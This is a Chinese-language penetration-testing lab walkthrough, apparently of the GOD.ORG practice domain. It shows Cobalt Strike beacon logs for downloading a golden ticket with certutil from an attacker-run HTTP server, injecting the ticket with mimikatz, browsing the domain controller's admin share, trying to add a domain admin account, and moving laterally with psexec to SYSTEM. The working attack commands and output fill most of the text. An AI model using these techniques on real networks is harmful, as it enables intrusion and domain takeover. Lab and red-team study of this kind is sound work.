mimikatz kerberos::ptt 0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi
```

重新上线用法

假如域控掉线了，重新上传exe后门程序到蚁剑，然后再蚁剑终端打开后门程序，进入Beacon会话如win7外网服务器（能访问域控的机器）

1.先清空旧票据

```
klist purge
```

2.用 mimikatz 将黄金票据注入内存 （让系统“以为”你就是域管理员）

```
mimikatz kerberos::ppt "黄金票据的路径"
```

```
klist          #验证是否加载进来
```

3.上传木马到域控，通过 Windows 默认的 ADMIN\$ 共享

```
klist
```

1.下载票据到win7内网服务器

通过在win11（cs客户端）搭一个临时文件服务器，让win7直接把文件下载过去

```
python -m http.server 8080 #启动http服务
```

```
管理员: C:\Windows\System32
Microsoft Windows [版本 10.0.26100.3775]
(c) Microsoft Corporation。保留所有权利。

Administrator on ~\Desktop\22
# python -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
::ffff:192.168.13.28 - - [31/May/2026 17:14:24] "GET /gold.kirbi HTTP/1.1" 200 -
::ffff:192.168.13.28 - - [31/May/2026 17:14:25] "GET /gold.kirbi HTTP/1.1" 200 -
```

```
shell powershell -c "Invoke-WebRequest -Uri 'http://192.168.13.128:8080/gold.kirbi' -OutFile 'C:\Windows\Temp\gold.kirbi'" #这个命令不行，powershell版本太高win7不识别
```

```
[05/31 17:13:39] beacon> shell powershell -c "Invoke-WebRequest -Uri 'http://192.168.13.128:8080/gold.kirbi' -OutFile 'C:\Windows\Temp\gold.kirbi'"
[05/31 17:13:39] [*] Tasked beacon to run: powershell -c "Invoke-WebRequest -Uri 'http://192.168.13.128:8080/gold.kirbi' -OutFile 'C:\Windows\Temp\gold.kirbi'"
[05/31 17:13:39] [+] host called home, sent: 147 bytes
[05/31 17:13:40] [+] received output:
无法将“Invoke-WebRequest”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。
请检查名称的拼写，如果包括路径，请确保路径正确，然后重试。
所在位置 行:1 字符: 18
+ Invoke-WebRequest <<<< -Uri 'http://192.168.13.128:8080/gold.kirbi' -OutFile
'C:\Windows\Temp\gold.kirbi'
+ CategoryInfo          : ObjectNotFound: (Invoke-WebRequest:String) [], C
ommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

```
shell certutil -urlcache -split -f "http://192.168.13.128:8080/gold.kirbi"
```

```
C:\Windows\Temp\gold.kirbi
```

#这个可以

`certutil` 是 Windows 自带的证书管理工具，所有 Windows 版本都有，可以用来下载文件

```
shell dir C:\Windows\Temp\gold.kirbi #查看是否路径下是否下载
```

```
[05/31 17:14:24] beacon> shell certutil -urlcache -split -f "http://192.168.13.128:8080/gold.kirbi" C:\Windows\Temp\gold.kirbi
[05/31 17:14:24] [*] Tasked beacon to run: certutil -urlcache -split -f "http://192.168.13.128:8080/gold.kirbi" C:\Windows\Temp\gold.kirbi
[05/31 17:14:24] [+] host called home, sent: 126 bytes
[05/31 17:14:25] [+] received output:
**** 联机 ****
0000 ...
054f
CertUtil: -URLCache 命令成功完成。

[05/31 17:14:38] beacon> shell dir C:\Windows\Temp\gold.kirbi
[05/31 17:14:38] [*] Tasked beacon to run: dir C:\Windows\Temp\gold.kirbi
[05/31 17:14:38] [+] host called home, sent: 61 bytes
[05/31 17:14:38] [+] received output:
驱动器 c 中的卷没有标签。
卷的序列号是 B83A-92FD

C:\Windows\Temp 的目录
2026/05/31 17:14          1,359 gold.kirbi
                1 个文件          1,359 字节
                0 个目录 6,871,613,440 可用字节
```

2.用 mimikatz 将黄金票据注入内存

```
mimikatz kerberos::ptt C:\Windows\Temp\gold.kirbi
```

用法: mimikatz kerberos::ptt +票据路径

(让系统“以为”你就是域管理员)

```
[05/31 17:29:17] beacon> mimikatz kerberos::ptt C:\Windows\Temp\gold.kirbi
[05/31 17:29:18] [*] Tasked beacon to run mimikatz's kerberos::ptt C:\Windows\Temp\gold.kirbi command
[05/31 17:29:18] [+] host called home, sent: 814400 bytes
[05/31 17:29:19] [+] received output:

* File: 'C:\Windows\Temp\gold.kirbi': OK
```

验证票据是否加载成功

```
shell klist #验证是否加载
```

```
[05/31 17:29:52] beacon> shell klist
[05/31 17:29:52] [*] Tasked beacon to run: klist
[05/31 17:29:53] [+] host called home, sent: 36 bytes
[05/31 17:29:53] [+] received output:

当前登录 ID 是 0:0x38d6712

缓存的票证: (2)

#0> 客户端: Administrator @ GOD.ORG
    服务器: krbtgt/GOD.ORG @ GOD.ORG
    Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
    票证标志 0x40e00000 -> forwardable renewable initial pre_authent
    开始时间: 5/31/2026 7:54:24 (本地)
    结束时间: 5/31/2026 17:54:24 (本地)
    续订时间: 6/7/2026 7:54:24 (本地)
    会话密钥类型: RSADSI RC4-HMAC(NT)

#1> 客户端: Administrator @ GOD.ORG
    服务器: cifs/ROOT-TVI862UBEH.god.org @ GOD.ORG
    Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
    票证标志 0x40a00000 -> forwardable renewable pre_authent
    开始时间: 5/31/2026 7:54:24 (本地)
    结束时间: 5/31/2026 17:54:24 (本地)
    续订时间: 6/7/2026 7:54:24 (本地)
    会话密钥类型: RSADSI RC4-HMAC(NT)
```

3.测试能否访问域控

两种用法: 1.shell dir \\你的域控主机名\c\$

2.shell dir \\你的域控IP\c\$

先查询域控主机名和域控IP命令 shell net view和shell ping 域控主机名

```
[05/31 17:34:28] beacon> shell net view
[05/31 17:34:28] [*] Tasked beacon to run: net view
[05/31 17:34:28] [+] host called home, sent: 39 bytes
[05/31 17:34:35] [+] received output:
服务器名称      注解

-----
\\OWA
\\ROOT-TVI862UBEH
\\STU1
命令成功完成。
```

```
[05/31 17:49:30] beacon> shell ping owa
[05/31 17:49:30] [*] Tasked beacon to run: ping owa
[05/31 17:49:30] [+] host called home, sent: 39 bytes
[05/31 17:49:34] [+] received output:

正在 Ping owa.god.org [192.168.52.138] 具有 32 字节的数据:
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
```



```
shell dir \\192.168.52.138\c$
```

```
[05/31 17:36:08] beacon> shell dir \\192.168.52.138\c$
[05/31 17:36:08] [*] Tasked beacon to run: dir \\192.168.52.138\c$
[05/31 17:36:08] [+] host called home, sent: 54 bytes
[05/31 17:36:08] [+] received output:
驱动器 \\192.168.52.138\c$ 中的卷没有标签。
卷的序列号是 1E4D-1970

\\192.168.52.138\c$ 的目录

2026/05/30  21:44                1,068 0-60a00000-liukaifeng01@krbtgt~GOD.ORG-GOD.ORG.kirbi
2026/05/30  21:44                1,170 1-40e00000-liukaifeng01@krbtgt~god.org-god.org.kirbi
2019/10/13  13:06      <DIR>      ExchangeSetupLogs
2019/08/24  21:55      <DIR>      inetpub
2009/07/14  11:20      <DIR>      PerfLogs
2019/08/24  21:34      <DIR>      Program Files
2019/08/24  21:34      <DIR>      Program Files (x86)
2019/10/13  18:01      <DIR>      redis
2019/08/24  21:55      <DIR>      Users
2026/05/30  20:53      <DIR>      Windows
                2 个文件          2,238 字节
                8 个目录 13,946,740,736 可用字节
```

4.添加域管账户

```
shell net user lixiong 123qwe,. /add /domain
```

```
[05/31 18:02:37] beacon> shell net user lixiong 123qwe,. /add /domain
[05/31 18:02:37] [*] Tasked beacon to run: net user lixiong 123qwe,. /add /domain
[05/31 18:02:37] [+] host called home, sent: 69 bytes
[05/31 18:02:37] [+] received output:
这项请求将在域 god.org 的域控制器处理。

发生系统错误 5。

拒绝访问。
```

这时候我只有通行权，但没有管理权，所以被拒绝了

5.横向移动至域控

需要建立一个smb的监听器，这里我上面建过了

```
jump psexec 192.168.52.138 smb
```

```
[05/31 18:11:37] beacon> jump psexec 192.168.52.138 smb
[05/31 18:11:38] [*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\msagent_db) on 192.168.52.138 via Service Control Manager (\\192.168.52.138\ADMIN$\008aeb0.exe)
[05/31 18:11:38] [+] host called home, sent: 326698 bytes
[05/31 18:12:01] [+] received output:
Started service 008aeb0 on 192.168.52.138
[05/31 18:12:01] [+] established link to child beacon: 192.168.52.138
[05/31 18:12:01] [+] received output:
192.168.52.138:139
```

这时候cs会自动把木马传到域控，创建服务并执行，随后得到system的权限

Cobalt Strike View Payloads Attacks Site Management Reporting Help												
	external	internal ^	listener	user	computer	note	process	pid	arch	last	sleep	
	192.168.13.28	169.254.129.186	333	Administrator * [GOD\Administra...	STU1		phpStudy.exe	1320	x86	49ms		Interactive
	192.168.13.22	169.254.129.186	333	Administrator *	STU1		333.exe	3336	x64	26h		Interactive
	192.168.13.22	169.254.129.186	333	Administrator *	STU1		333.exe	3896	x64	27h		1 minute
	169.254.129.186	192.168.52.138	333	SYSTEM *	OWA		rundll32.exe	2788	x86	37ms		Interactive

后续就可以创建高权限用户等做其他事情